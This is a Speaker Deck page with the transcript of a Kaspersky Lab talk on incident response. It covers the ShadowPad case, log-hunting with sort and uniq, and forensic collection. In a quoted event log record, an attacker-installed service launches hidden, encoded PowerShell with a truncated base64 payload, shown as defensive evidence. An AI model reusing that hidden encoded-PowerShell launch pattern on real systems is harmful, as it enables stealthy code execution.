Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Sergey Golovanov - Indecent Response 2018
Search
Sponsored
·
Your Podcast. Everywhere. Effortlessly.
Share. Educate. Inspire. Entertain. You do you. We'll handle the rest.
→
DC7499
February 10, 2018
Education
590
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Sergey Golovanov - Indecent Response 2018
DC7499
February 10, 2018
More Decks by DC7499
See All by DC7499
Sergey Sobko - Hackashop: Hackathon + Pentest + Workshop [RU]
defcon
0
600
Dmitry Sklyarov - Intel ME: Security keys Genealogy, Obfuscation and other Magic
defcon
0
330
Anton Lopanitsyn - Initial reconnaissance of web applications.
defcon
0
320
Dmitry Volkov - Private messengers: without pain??
defcon
1
270
Andrey Skuratov and Sergey Migalin - DNS tunneling in 2018. What is that, and what to do with it?
defcon
2
260
Sergey Belov - Another side of Bug Bounty programs
defcon
0
340
Dmitry Sklyarov - Intel ME: Flash file system explained
defcon
0
620
Maxim Goryachiy & Mark Ermolov - Inside Intel Management Engine
defcon
0
720
Kupreev Oleg & Putin Vladimir - Your very own driver for the custom NVMe device from the scratch: reading of the flash memory of iPhone 7
defcon
1
690
Other Decks in Education
See All in Education
Sekolah Sabat - Triwulan 4 2026 - Pelajaran 3
hiola
0
7.1k
Introduction to M&A
bvr7352
0
240
批判的応用言語学ワークショップ(2026-08-12 お茶の⽔⼥⼦⼤学)
terasawat
0
210
SANG PENCIPTA BERBICARA (01ABSG-Q4-2026)
ssmedikasda
0
490
BRIEF OUTLINE OF IMPORTANT PLANT CONSTITUENTS
pawan_pharm
0
220
Database Handling in Python: SQLite3, MySQL and CRUD Operations
madhuri28
0
130
AIでアウトプットできる時代だからこそ、自分の言葉で考えることの大切さ / What's Left to Think, When AI Can Write?
masakiokuda
1
370
25-26 CBT Library top items
cbtlibrary
0
360
Requirements Analysis and Prototyping - Lecture 3 - Human-Computer Interaction (1023841ANR)
signer
PRO
0
1.8k
Padlet opetuksessa
matleenalaakso
12
16k
人間関係に取り組む、その時に / step away to make space
spring_aki
0
160
Book-keeping
bvr7352
0
140
Featured
See All Featured
Measuring Dark Social's Impact On Conversion and Attribution
stephenakadiri
2
310
Into the Great Unknown - MozCon
thekraken
41
2.8k
Dealing with People You Can't Stand - Big Design 2015
cassininazir
367
27k
Heart Work Chapter 1 - Part 1
lfama
PRO
10
37k
Building a Modern Day E-commerce SEO Strategy
aleyda
45
9.3k
Game over? The fight for quality and originality in the time of robots
wayneb77
1
310
Documentation Writing (for coders)
carmenintech
77
5.6k
Winning Ecommerce Organic Search in an AI Era - #searchnstuff2025
aleyda
2
2.2k
Max Prin - Stacking Signals: How International SEO Comes Together (And Falls Apart)
techseoconnect
PRO
0
500
SERP Conf. Vienna - Web Accessibility: Optimizing for Inclusivity and SEO
sarafernandez
2
1.6k
Keith and Marios Guide to Fast Websites
keithpitt
413
23k
HU Berlin: Industrial-Strength Natural Language Processing with spaCy and Prodigy
inesmontani
PRO
0
760
Transcript
Indecent response 2018 Sergey @k1k_ Golovanov Principal Security Researcher Kaspersky
Lab
Challenge: find a SDC bus speed
None
Agenda 1.Shadowpad 2.0x403AA91EE 4.Plans 3.Scanner2
1.Shadowpad
Case overview: 1.Antifraud system in a bank is detecting printing

of a lot of elite cards for the last several hours 2.Bank is starting network audit 3.Bank is discovering suspicion DNS requests 4.Forensics can not find malware on PCs 5.Bank asks for help…
DNS requests
None
None

“Our worldwide customers range from small businesses right up to
global Fortune 500 companies.” NetSarang AmericanExpress BankofAmericaCorp. BankofChina BNPParibas Citigroup DeutscheBank Fortis GeneralElectric INGGroup MerrillLynch MorganStanley ShinhanFinancialGroup SocieteGenerale UBS https://webcache.googleusercontent.com/search?q=cache:m7Nc1_mRksgJ:https://www.netsara ng.com/about/client.html+&cd=1&hl=ru&ct=clnk&gl=ru


https://securelist.com/shadowpad -in-corporate-networks/81432/

What was done?

AutoMA – static analysis framework

Shadowpad after autoMA
Miniduke after autoMA
2.0x403AA91EE
Case overview:
None
None

How to find suspicion DNS requests? sort | uniq -c
| sort -rn

How to find suspicion powershell? sort | uniq -c |
sort -rn

parse_evtx.exe System.evtx | findstr /i "power" | more Record #2396788
2027.02.22-08:03:00 'Computer':PC1', 'Channel':'System', 'EventSourceName':'Service Control Manager', 'Guid':‘GUID'Name':'Service Control Manager', 'xmlns':'http://schemas.microsoft.com/win/2004/08/events/event', 'Level':04, 'Opcode':00, 'Task':0000, 'EventID':7045 (A service was installed in the system.), 'Qualifiers':16384, 'Keywords':8080000000000000, 'SystemTime':2027.02.22-08:03:00, 'ProcessID':00000648, 'ThreadID':00010692, 'EventRecordID':0000000002396788, 'Version':00, 'UserID':SID, 'ServiceName':‘1aec4f0', 'ImagePath':'%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5A FMAdAByAGUAYQBtACgA

https://github.com/KasperskyLab/ForensicsTools/
3.Scanner2
Case overview: 1. No money 2. No logs 3. No
team 4. No idea about network 5. CISO!
What to do? we need logs we need mfts we
need regs

WE NEED TO RECOMPILE EVERYTHING!

Awesome batch file

How to find something suspicion ? sort | uniq -c
| sort -rn

https://cdn.securelist.com/files/ 2017/12/HappyNewYear.zip
